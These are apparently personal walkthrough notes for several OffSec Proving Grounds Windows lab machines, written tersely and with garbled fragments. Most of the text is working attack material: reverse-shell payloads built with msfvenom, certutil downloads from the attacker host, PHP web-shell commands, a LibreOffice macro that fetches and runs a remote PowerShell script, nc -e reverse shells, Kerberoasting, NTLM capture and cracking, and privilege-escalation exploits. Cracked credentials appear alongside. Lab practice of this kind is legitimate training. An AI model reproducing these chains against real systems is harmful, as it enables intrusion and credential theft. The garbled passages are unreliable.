http://192.168.160.187/uploads/shell.php.evil?cmd=c:/windows/temp/met\_445.exe  
``` ADcantrykerberoasting

```
PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.215/Rubeus.exe Rubeus.exe
```

```
PS C:\Users\Public\Documents> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
```

```
PS C:\Users\Public\Documents> type hashes.kerberoast
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec@access.offsec*$8E5713207FAF1ECE59DABC3809C8
3A6A$5CB682C9E4656F2EB4B614E9998FA6898826358A1E366E95316D561A1C63708A7F2ED62FC8F417600DAD8EE3A470EAFD985CF
F3FE0464D3DFCA6350ABC24B8D7D2641D5F915B5C1143B6B4764535F6A773D0155703B5053CA97C44E37BF394465EC38214C301BA0
DF3AA87DD1B1D5DA27B0DE9A821B2FB24A9613A410B39E384A01BEC62893F60F24ADAC63227DDA02A41BF521080C2CC71D47BCA977
BE161CDAD68CA2D2D7FFFE62AF7A87A2D4D974A50B79821A001849FF2B8AE907025780EC310850638DB123D9CA49CC2AD9EC4BE775
2AAA3BB291E39EC8F3D762ECBB0119094398104EF51FAA913CA2A242076E5C3167781A3D3ECC86F4FB0C7B623707154816077F2CBB9
3E3BF2A62FE6C84AF724A478EC37861D84F01686B0C87C96AA783B7460468F43844C20DC43762F0E42417D3590B6C645B5C86AB810
599C824587F1534590CCB649B3D5E2CFEB3D05AF1B51C8E747F4F33DF902F59638B0BC0BC0549CC876F0CE53E9E0A890CDA987EE42
91728EA14461686CC2BB56949546F77F93C192C082D6932B1DE21CF49F7D9826883BE3B88FB182D91FBBFD7C02380EDB6E16DECA15
88E1835C56D6B9FD2583D872A8A85C45B252F56365662F1E515FF3665C67267C36ACFDBFFF26F16204F6425C99878B5F96D771787D
4D6306110B50679C4BE88AFA285C71DF4B3EDB9A03FDE500CA705AA7E75F8EDB86A860CACD0A6400DF44C21C2DF7607881FCCF9F63
09C3E87E86C59C11D9EB436F85728488B848C8BAEEA7D1A479F69DB8645CCD4B13A7D4BCC378DF6DE1E5D98DA2636A69A5AAC8405A
8BCE7481B18119C8C9D18415016B72CC473D6794E93AA7D1EBD17A3D0D445F00142948ABAED771F7DF5014945C12341D2852F41432
4B1CA323EC411CC6219A45F39D8F5C46CC3766DAFC7E97BC3BC02E4DCBFEC14CD2A56686BFBFEF04C7F3001D3B4414CD373865C8D11
686ADA672A4196731F0F284C4857ADA2F03891C0699E262D1F87913752005C531CCF7926FEDB764FDFD94CA12811F70D967F066E2D
B9E0E904EC8819FF175148BDE09F1168D7D1777B8A2ACD6599C9D371FBC4E79F430FED610492B612EEA44C9DD00503575BB34EE0F8
EFF3A408B9EFE1AABFCFA5BD11F8857AC38C5DF1748121946E31A91B457EDB1987095D65DB03578EA9F2B3EAD81C9B6D1BB79CF34A
29CB3CA3EBF32516D32A0F28ABF127B2AC3DC6A6CD45E4F76E69087D3E19B2DEB977B46E88F6F616DAD65202A5ACEE149312640816
7A6AD1216DB14466A75BA56EC9B6250F6AAEC0952C47ED817CD64E82D0AED9F60EDD1C5745269B3CA290425C4AFA64EE3FBD87CF0
4B7293BF7B156C5115AFF037CC78EC4D42B71445607997355B266A0CCE436188AC84CF89F9C4A3D1DB18FB1BC10F5D005F496F9FFD
3CDF0EF5329C53EC06281B6384717369AF1DEF08FBC71C96A194ABEE1726130CC8CC273FD9F2C37211A04E99E609CC43B073CE88B6
0DD24017B4CB555DEBDB01C3AC28D34B8E51F65B6EB0781C0BBAE6DDECD3D78C4E2BF517469076956BE968247A66413E17426FE362
B39CC028BB3369D240A3B090E3934A6686DBD3CB6600BCF90843F0
``` hashcat
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo hashcat -m 13100 hashes.kerberoast /home/kali/rockyou.txt
```

\$krb5tgs\$23\$svc\_mssql\$access.offsec\$MSSQLSvc/DC.access.offsec@access.offsec\$8e5713207faf1ece59dabc3809c83a6a\$5cb682c9e`  
``` get svc\_mssql`trustno1,evil-winrm,impacket-psexec`xfreerdp,use`runas  
(https://github.com/antonioCoco/RunasCs/blob/master/Invoke-RunasCs.ps1?source=post_page----b95d3146cfe9-----)

```

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.215 lport=139 -f exe > met_139.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

C:\Users\Public\Documents>powershell -ep bypass

PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.215/Invoke-RunasCs.ps1 Invoke-RunasCs.ps1

PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.215/met_139.exe met_139.exe

PS C:\Users\Public\Documents> . .\Invoke-RunasCs.ps1
PS C:\Users\Public\Documents> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command
"C:\Users\Public\Documents\met_139.exe"
``` get `svc_mssql`shell,`C:\Users\svc_mssql\Desktop`get local.txt

```

C:\Windows\system32>whoami

whoami

access\svc\_mssql

PS C:\Users\svc\_mssql\Desktop> type local.txt

4c85057b55bdf8ee36d19dd734b3b9d

``` Checkwhoami /priv,canuse [SeManageVolumePrivilege](#)

<https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public>, Refer to <https://github.com/xct/SeManageVolumeAbuse>

C:\Windows\System32\wbem>whoami /priv

whoami /priv

PRIVILEGES INFORMATION

| Privilege Name | Description | State |
|-------------------------------|----------------------------------|----------|
| SeMachineAccountPrivilege | Add workstations to domain | Disabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeManageVolumePrivilege | Perform volume maintenance tasks | Disabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Disabled |

c:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.215/SeManageVolumeExploit.exe SeManageVolumeExploit.exe

c:\Users\Public\Documents>SeManageVolumeExploit.exe

SeManageVolumeExploit.exe

Entries changed: 925

DONE

``` canproof.txt,QQ ```

c:\Users\Administrator\Desktop>type proof.txt

1cf87366eccd434bc080c617a3ae7435

``` //reverse

(kali㉿kali)-[~/pgplay]

└─\$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.215 LPORT=135 -f dll -o tzres.dll

(kali㉿kali)-[~/pgplay]

└─\$ rlwrap -cAr nc -nvlp135

C:\Windows\System32\wbem>certutil.exe -urlcache -f http://192.168.45.215/tzres.dll tzres.dll

C:\Windows\System32\wbem> systeminfo

tags: Offsec PG Practice Easy Windows # Algernon

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.204.65 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

```
Open 192.168.204.65:21
Open 192.168.204.65:80
Open 192.168.204.65:135
Open 192.168.204.65:139
Open 192.168.204.65:5040
Open 192.168.204.65:7680
Open 192.168.204.65:445
Open 192.168.204.65:9998
Open 192.168.204.65:17001
Open 192.168.204.65:49664
Open 192.168.204.65:49665
Open 192.168.204.65:49666
Open 192.168.204.65:49667
Open 192.168.204.65:49668
Open 192.168.204.65:49669
```

```
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20 10:31PM      <DIR>      ImapRetrieval
| 03-19-24 06:59PM      <DIR>      Logs
| 04-29-20 10:31PM      <DIR>      PopRetrieval
|_ 04-29-20 10:32PM      <DIR>      Spool
80/tcp    open  http        syn-ack Microsoft IIS httpd 10.0
135/tcp   open  msrpc       syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
5040/tcp   open  unknown     syn-ack
7680/tcp   open  pando-pub?  syn-ack
9998/tcp   open  http        syn-ack Microsoft IIS httpd 10.0
17001/tcp open  remotings   syn-ack MS .NET Remoting services
49664/tcp open  msrpc       syn-ack Microsoft Windows RPC
49665/tcp open  msrpc       syn-ack Microsoft Windows RPC
49666/tcp open  msrpc       syn-ack Microsoft Windows RPC
49667/tcp open  msrpc       syn-ack Microsoft Windows RPC
49668/tcp open  msrpc       syn-ack Microsoft Windows RPC
49669/tcp open  msrpc       syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
``` google[edb-49216] (https://www.exploit-db.com/exploits/49216),
```

HOST='192.168.204.65'

PORT=17001

LHOST='192.168.45.242'

LPORT=9001

``` Open nc,.pywait for reverse shellget Administrator,C:\Users\Administrator\Desktopget proof.txt

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 49216.py
```

```
PS C:\Windows\system32> whoami
nt authority\system
```

```
PS C:\Users\Administrator\Desktop> type proof.txt
3de7ddae00c1e953fa5ad2c4d3d73d72
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.190.46 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.190.46:21
Open 192.168.190.46:242
Open 192.168.190.46:3145
Open 192.168.190.46:3389

PORT      STATE SERVICE          REASON  VERSION
21/tcp    open  ftp              syn-ack zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----- 1 root    root    5610496 Oct 18 2011 zFTPServer.exe
| ----- 1 root    root    25 Feb 10 2011 UninstallService.bat
| ----- 1 root    root    4284928 Oct 18 2011 Uninstall.exe
| ----- 1 root    root    17 Aug 13 2011 StopService.bat
| ----- 1 root    root    18 Aug 13 2011 StartService.bat
| ----- 1 root    root    8736 Nov 09 2011 Settings.ini
| dr-xr-xr-x 1 root    root    512 Apr 23 10:34 log
| ----- 1 root    root    2275 Aug 08 2011 LICENSE.htm
| ----- 1 root    root    23 Feb 10 2011 InstallService.bat
| dr-xr-xr-x 1 root    root    512 Nov 08 2011 extensions
| dr-xr-xr-x 1 root    root    512 Nov 08 2011 certificates
|_dr-xr-xr-x 1 root    root    512 Mar 23 13:28 accounts
242/tcp    open  http             syn-ack Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.21 (Win32) PHP/5.3.8
|_ http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_ Basic realm=Qui e nuce nuculeum esse volt, frangit nucem!
3145/tcp   open  zftp-admin       syn-ack zFTPServer admin
3389/tcp   open  ssl/ms-wbt-server? syn-ack
`` ftplogin,can`offsec`admin`,canthen use `admin/admin`login

```

```

(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.190.46

```

Name (192.168.190.46:kali): Anonymous

331 User name received, need password.

Password:

ftp> cd accounts

ftp> dir

229 Entering Extended Passive Mode (|||2052|)

150 Opening connection for /bin/lis.

total 4

dr-xr-xr-x 1 root root 512 Mar 23 13:28 backup

----- 1 root root 764 Mar 23 13:28 acc[Offsec].uac

----- 1 root root 1032 Apr 23 10:41 acc[anonymous].uac

----- 1 root root 926 Mar 23 13:28 acc[admin].uac

`` then use admin/admincan log in,download

```

(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.190.46

Name (192.168.190.46:kali): admin
331 User name received, need password.
Password: admin

ftp> get .htpasswd
ftp> get .htaccess
ftp> get index.php

## .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0

## .htaccess
AuthName "Qui e nuce nuculeum esse volt, frangit nucem!"
AuthType Basic
AuthUserFile c:\\wamp\\www\\.htpasswd
<Limit GET POST PUT>
Require valid-user
</Limit>

## index.php
<center><pre>Qui e nuce nuculeum esse volt, frangit nucem!</pre></center>
``` use`john`can log in`http://192.168.190.46:242`,use`offsec/elite`login

```

```

(kali㉿kali)-[~/pgplay]
└─$ john httpasswd --wordlist=/home/kali/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elite (offsec)

```

```
ftp> put s.php
```

```

http://192.168.190.46:242/s.php?cmd=whoami
livda\apache

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

```

```

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.193 lport=80 -f exe > met_80.exe

```

```
192.168.190.46:242/s.php?cmd=certutil.exe -f -urlcache -split http://192.168.45.193:22/met_80.exe c:/windows/temp/met_80.exe
```

```
192.168.190.46:242/s.php?cmd=c:/windows/temp/met_80.exe
```

```
``` C:\Users\apache\Desktop>get local.txt
```

```

C:\Users\apache\Desktop>type local.txt
dd73515fb4d098e2d3cd57a50ea9ca64
``` Check`systeminfo`,CheckgooglecanCheck[edb-40564] (https://www.exploit-
db.com/exploits/40564),use[windows-kernel-exploits
/MS11-046/ms11-046.exe] (https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS11-046)

```

```

C:\Users\Public\Documents>systeminfo
systeminfo

```

```

Host Name: LIVDA
OS Name: Microsoft Windows Server 2008 Standard
OS Version: 6.0.6001 Service Pack 1 Build 6001
...

```

```
C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.193:242/ms11-046.exe ms11-046.exe
```

```
C:\Users\Public\Documents>ms11-046.exe
```

```
c:\Windows\System32>whoami
```



nt authority\system

"" C:\Users\Administrator\Desktopget proof.txt

```
C:\Users\Administrator\Desktop>type proof.txt
34b6191868575b560e586fa39eefd951
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.208.61 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.208.61:21
Open 192.168.208.61:80
Open 192.168.208.61:135
Open 192.168.208.61:139
Open 192.168.208.61:445
Open 192.168.208.61:5040
Open 192.168.208.61:7680
Open 192.168.208.61:8081
Open 192.168.208.61:49664
Open 192.168.208.61:49665
Open 192.168.208.61:49666
Open 192.168.208.61:49667
Open 192.168.208.61:49668
Open 192.168.208.61:49669

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http syn-ack Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_ http-title: BaGet
|_ http-favicon: Unknown favicon MD5: 8D9ADDAFA993A4318E476ED8EB0C8061
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
5040/tcp open unknown syn-ack
7680/tcp open pando-pub? syn-ack
8081/tcp open http syn-ack Jetty 9.4.18.v20190429
|_ http-favicon: Unknown favicon MD5: 9A008BECDE9C5F250EDAD4F00E567721
|_ http-server-header: Nexus/3.21.0-05 (OSS)
|_ http-robots.txt: 2 disallowed entries
|_ /repository/ /service/
|_ http-title: Nexus Repository Manager
|_ http-methods:
|_ Supported Methods: GET HEAD
49664/tcp open msrpc syn-ack Microsoft Windows RPC
49665/tcp open msrpc syn-ack Microsoft Windows RPC
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49669/tcp open msrpc syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
`` ??,use`nexus/nexus`login,download[edb-49385] (https://www.exploit-db.com/exploits/49385),commandStart
nc,http serverdownload

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445

```

```

URL='http://192.168.208.61:8081'
CMD='certutil.exe -urlcache -f http://192.168.45.237/met_445.exe met_445.exe'
USERNAME='nexus'
PASSWORD='nexus'

```

```

(kali㉿kali)-[~/pgplay]
└─$ python3 49385.py

```

```

URL='http://192.168.208.61:8081'
CMD='met_445.exe'
USERNAME='nexus'

```

PASSWORD='nexus'

```
(kali㉿kali)-[~/pgplay]
└─$ python3 49385.py
''' wait for reverse shellC:\Users\nathan\Desktopget local.txt
```

```
C:\Users\nathan\Desktop>type local.txt
fc8941b87a81c26fbc15a3e6c3c2a86e
``` `whoami`
```

C:\Users\nathan\Desktop>whoami /priv

PRIVILEGES INFORMATION

Privilege Name Description State

=====

SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

''' Godpotato,C:\Users\Administrator\Desktopget proof.txt

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

C:\Users\nathan\Desktop>certutil.exe -urlcache -f http://192.168.45.237/GodPotato-NET4.exe GodPotato.exe

C:\Users\nathan\Desktop>certutil.exe -urlcache -f http://192.168.45.237/nc.exe nc.exe

C:\Users\nathan\Desktop>GodPotato.exe -cmd "nc -t -e C:\Windows\System32\cmd.exe 192.168.45.237 139"

C:\Users\Administrator\Desktop>type proof.txt
498dd7e6c2e3f51d0591837fee8fcccd
```

tags: Offsec PG Practice Intermediate Windows # Craft

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.218.169 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.176.169:80

```
PORT    STATE SERVICE REASON  VERSION
80/tcp  open  http    syn-ack Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_ http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_ http-title: Craft
``` upload`.odt`,First`libreoffice`
> Refer to
https://0xdf.gitlab.io/2020/02/01/htb-re.html?source=post_page-----c92de878e004-----

```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo apt-get install libreoffice
```

```
(kali㉿kali)-[~/pgplay]
└─$ libreoffice
```

"" Writer Document -> Tools -> Macros -> Organize Macros -> Basic -> macro from -> New -> evil,Refer to

Sub Main

```
Shell("cmd /c powershell ""iex(new-object
net.webclient).downloadstring('http://192.168.45.184/oneliner.ps1') """)
```

End Sub

```
``` ,open Tools -> Customize -> Open Document -> Macro -> evil` ![Craft_1.png] (picture/Craft_1.png) ,Open
nc,upload.odt,`C:\Users\theycybergeek\Desktop`get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

PS C:\Users\theycybergeek\Desktop> type local.txt
a5bcba022f6a299797c980ddb6de283d

"" C:\xampp\htdocs\path\to seephp.canuploadphpreverseshell,find,probably(ps1),Firstuploadshell,uploadoneliner.ps1,cmd

```
PS C:\xampp\htdocs> certutil.exe -urlcache -f http://192.168.45.184/s.php s.php
```

```
http://192.168.176.169/s.php?cmd=whoami
craft\apache
```

```
192.168.176.169/s.php?cmd=certutil.exe -urlcache -f http://192.168.45.184/oneliner.ps1 oneliner.ps1
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002
```

```
192.168.176.169/s.php?cmd=cmd /c powershell -c C:\xampp\htdocs\oneliner.ps1
``` Check`whoami /priv`use`printspoofer`
```

PS C:> whoami /priv

## PRIVILEGES INFORMATION

Privilege Name Description State

=====

SeTcbPrivilege Act as part of the operating system Disabled  
SeChangeNotifyPrivilege Bypass traverse checking Enabled  
SeImpersonatePrivilege Impersonate a client after authentication Enabled  
SeCreateGlobalPrivilege Create global objects Enabled  
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9003
```

```
PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.184/PrintSpoofer64.exe PrintSpoofer.exe
```

```
PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.184/nc.exe nc.exe
```

```
PS C:\Users\Public\Documents> ./PrintSpoofer.exe -i -c "C:\Users\Public\Documents\nc.exe 192.168.45.184 9003 -e cmd"
"" wait for reverse shell C:\Users\Administrator\Desktopget proof.txt
```

```
C:\Users\Administrator\Desktop>type proof.txt
724027d57a6610494dcb82d9880c1705
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.188 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.188:80
Open 192.168.211.188:135
Open 192.168.211.188:445
Open 192.168.211.188:49666

PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_ http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_ http-title: Craft
135/tcp open msrpc syn-ack Microsoft Windows RPC
445/tcp open microsoft-ds? syn-ack
49666/tcp open msrpc syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
``` ffuf
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.211.188/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt --recursion -fc 403
```

```
assets [Status: 301, Size: 343, Words: 22, Lines: 10, Duration: 60ms]
[INFO] Adding a new job to the queue: http://192.168.211.188/assets/FUZZ

css [Status: 301, Size: 340, Words: 22, Lines: 10, Duration: 57ms]
[INFO] Adding a new job to the queue: http://192.168.211.188/css/FUZZ

index.php [Status: 200, Size: 9768, Words: 3463, Lines: 167, Duration: 57ms]
js [Status: 301, Size: 339, Words: 22, Lines: 10, Duration: 56ms]
[INFO] Adding a new job to the queue: http://192.168.211.188/js/FUZZ

uploads [Status: 301, Size: 344, Words: 22, Lines: 10, Duration: 56ms]
[INFO] Adding a new job to the queue: http://192.168.211.188/uploads/FUZZ

[INFO] Starting queued job on target: http://192.168.211.188/assets/FUZZ

favicon.ico [Status: 200, Size: 23462, Words: 6, Lines: 8, Duration: 57ms]
img [Status: 301, Size: 347, Words: 22, Lines: 10, Duration: 57ms]
[INFO] Adding a new job to the queue: http://192.168.211.188/assets/img/FUZZ

[INFO] Starting queued job on target: http://192.168.211.188/css/FUZZ

[INFO] Starting queued job on target: http://192.168.211.188/js/FUZZ

[INFO] Starting queued job on target: http://192.168.211.188/uploads/FUZZ

[INFO] Starting queued job on target: http://192.168.211.188/assets/img/FUZZ
``` Refer to edb-44564 \(https://www.exploit-db.com/exploits/44564\) odt
```

```
(kali㉿kali)-[~/pgplay]
└─$ python 44564.py
```



Create a malicious ODF document help leak NetNTLM Creds

By Richard Davy  
@rd\_pentest  
www.secureyourit.co.uk

Please enter IP of listener: 192.168.45.179  
``` open`responder`,upload`bad.odt``ntlm`

```
(kali㉿kali)-[~/pgplay]
└─$ sudo responder -l tun0
```

[SMB] NTLMv2-SSP Client : 192.168.211.188
[SMB] NTLMv2-SSP Username : CRAFT2\theycybergeek
[SMB] NTLMv2-SSP Hash :
theycybergeek::CRAFT2:f40513454076e972:96E47C3BC8B3090DDD9F0A5A48CF806C:010100000000000080E1372302ABDA018A8C9
``` then use john,get winniethepooh

```
(kali㉿kali)-[~/pgplay]
└─$ john theycybergeek.ntlm --wordlist=/home/kali/rockyou.txt

winniethepooh (theycybergeek)
``` then use `CME`Checksmb`share`,loginCheck,upload`s.php`
```

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.211.188 -u theycybergeek -p 'winniethepooh' --shares
```

SMB 192.168.211.188 445 CRAFT2 [*] Windows 10 / Server 2019 Build 17763 x64 (name:CRAFT2) (domain:CRAFT2) (signing:False) (SMBv1:False)
SMB 192.168.211.188 445 CRAFT2 [+] CRAFT2\theycybergeek:winniethepooh
SMB 192.168.211.188 445 CRAFT2 [+] Enumerated shares
SMB 192.168.211.188 445 CRAFT2 Share Permissions Remark
SMB 192.168.211.188 445 CRAFT2 -----
SMB 192.168.211.188 445 CRAFT2 ADMIN\$ Remote Admin
SMB 192.168.211.188 445 CRAFT2 C\$ Default share
SMB 192.168.211.188 445 CRAFT2 IPC\$ READ Remote IPC
SMB 192.168.211.188 445 CRAFT2 WebApp READ

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient //192.168.211.188/WebApp -U theycybergeek
Password for [WORKGROUP\theycybergeek]: winniethepooh
Try "help" to get a list of possible commands.
smb: > dir
. D 0 Mon May 20 22:11:27 2024
.. D 0 Mon May 20 22:11:27 2024
assets D 0 Tue Apr 5 12:16:03 2022
css D 0 Tue Apr 5 12:16:03 2022
index.php A 9768 Mon Jan 31 11:21:52 2022
js D 0 Tue Apr 5 12:16:03 2022
upload.php A 896 Mon Jan 31 10:23:02 2022
uploads D 0 Mon May 20 22:08:01 2024
```

10327807 blocks of size 4096. 1537397 blocks available

```
smb: > put s.php
putting file s.php as \s.php (0.2 kb/s) (average 15.4 kb/s)
Go to `http://192.168.211.188/s.php?cmd=whoami`get
craft2\apache
``` upload reverse shell,wait for reverse shellC:\Users\apache\Desktopget local.txt
```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

http://192.168.211.188/s.php?cmd=certutil.exe -urlcache -split -f http://192.168.45.179/met_139.exe
met_139.exe

http://192.168.211.188/s.php?cmd=met_139.exe

C:\Users\apache\Desktop>type local.txt
dbb6143861d296be591401cf8857d613
``` then use `Get-ChildItem` xampp`file,Check`C:\xampp\passwords.txt`,finddb`root`can log in

```

```

PS C:\Users\Public\Documents> Get-ChildItem -Path C:\xampp -Include .txt,.ini -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\xampp -Include .txt,.ini -File -Recurse -ErrorAction SilentlyContinue

```

```

PS C:\xampp> type passwords.txt
type passwords.txt

```

XAMPP Default Passwords

1. MySQL (phpMyAdmin):

```

User: root
Password:
(means no password!)

```

2. FileZilla FTP:

[You have to create a new user on the FileZilla Interface]

3. Mercury (not in the USB & lite version):

```

Postmaster: Postmaster (postmaster@localhost)
Administrator: Admin (admin@localhost)

```

```

User: newuser
Password: wampp

```

4. WEBDAV:

```

User: xampp-dav-unsecure
Password: ppmax2011
Attention: WEBDAV is not active since XAMPP Version 1.7.4.
For activation please comment out the httpd-dav.conf and
following modules in the httpd.conf

```

```

LoadModule dav_module modules/mod_dav.so
LoadModule dav_fs_module modules/mod_dav_fs.so

```

```

Please do not forget to refresh the WEBDAV authentication (users and passwords).
``` use ligolo port 3306

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo ip tuntap add user kali mode tun ligolo

(kali㉿kali)-[~/pgplay]
└─$ sudo ip link set ligolo up

(kali㉿kali)-[~/ligolo-ng]
└─$./proxy -selfcert

PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.179/agent_w.exe agent.exe

PS C:\Users\Public\Documents> ./agent -connect 192.168.45.179:11601 -ignore-cert

ligolo-ng » INFO[0154] Agent joined. name="CRAFT2\apache@CRAFT2"
remote="192.168.211.188:49771"
ligolo-ng » session
? Specify a session : 1 - #1 - CRAFT2\apache@CRAFT2 - 192.168.211.188:49771
[Agent : CRAFT2\apache@CRAFT2] » start
[Agent : CRAFT2\apache@CRAFT2] » INFO[0166] Starting tunnel to CRAFT2\apache@CRAFT2
[Agent : CRAFT2\apache@CRAFT2] » ifconfig

```





```

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack Bitwise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial
use)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
5040/tcp open unknown syn-ack
8080/tcp open http-proxy syn-ack
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Argus Surveillance DVR
|_ http-favicon: Unknown favicon MD5: 283B772C1C2427B56FC3296B0AF42F7C
|_ http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
49664/tcp open msrpc syn-ack Microsoft Windows RPC
49665/tcp open msrpc syn-ack Microsoft Windows RPC
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49669/tcp open msrpc syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
`` Check`http://192.168.218.179:8080/Users.html?canUser=Administrator`Viewer`,canSearch[edb-45296]
(https://www.exploit-db.com/exploits/45296)usecan

```

```
http://192.168.218.179:8080/WEBACCOUNT.CGI?
OkBtn=++Ok++&RESULTPAGE=.%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsys
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timer.drv [mci]
"" get Administrator`id rsa,
```

[illegible]

```
http://192.168.218.179:8080/WEBACCOUNT.CGI?
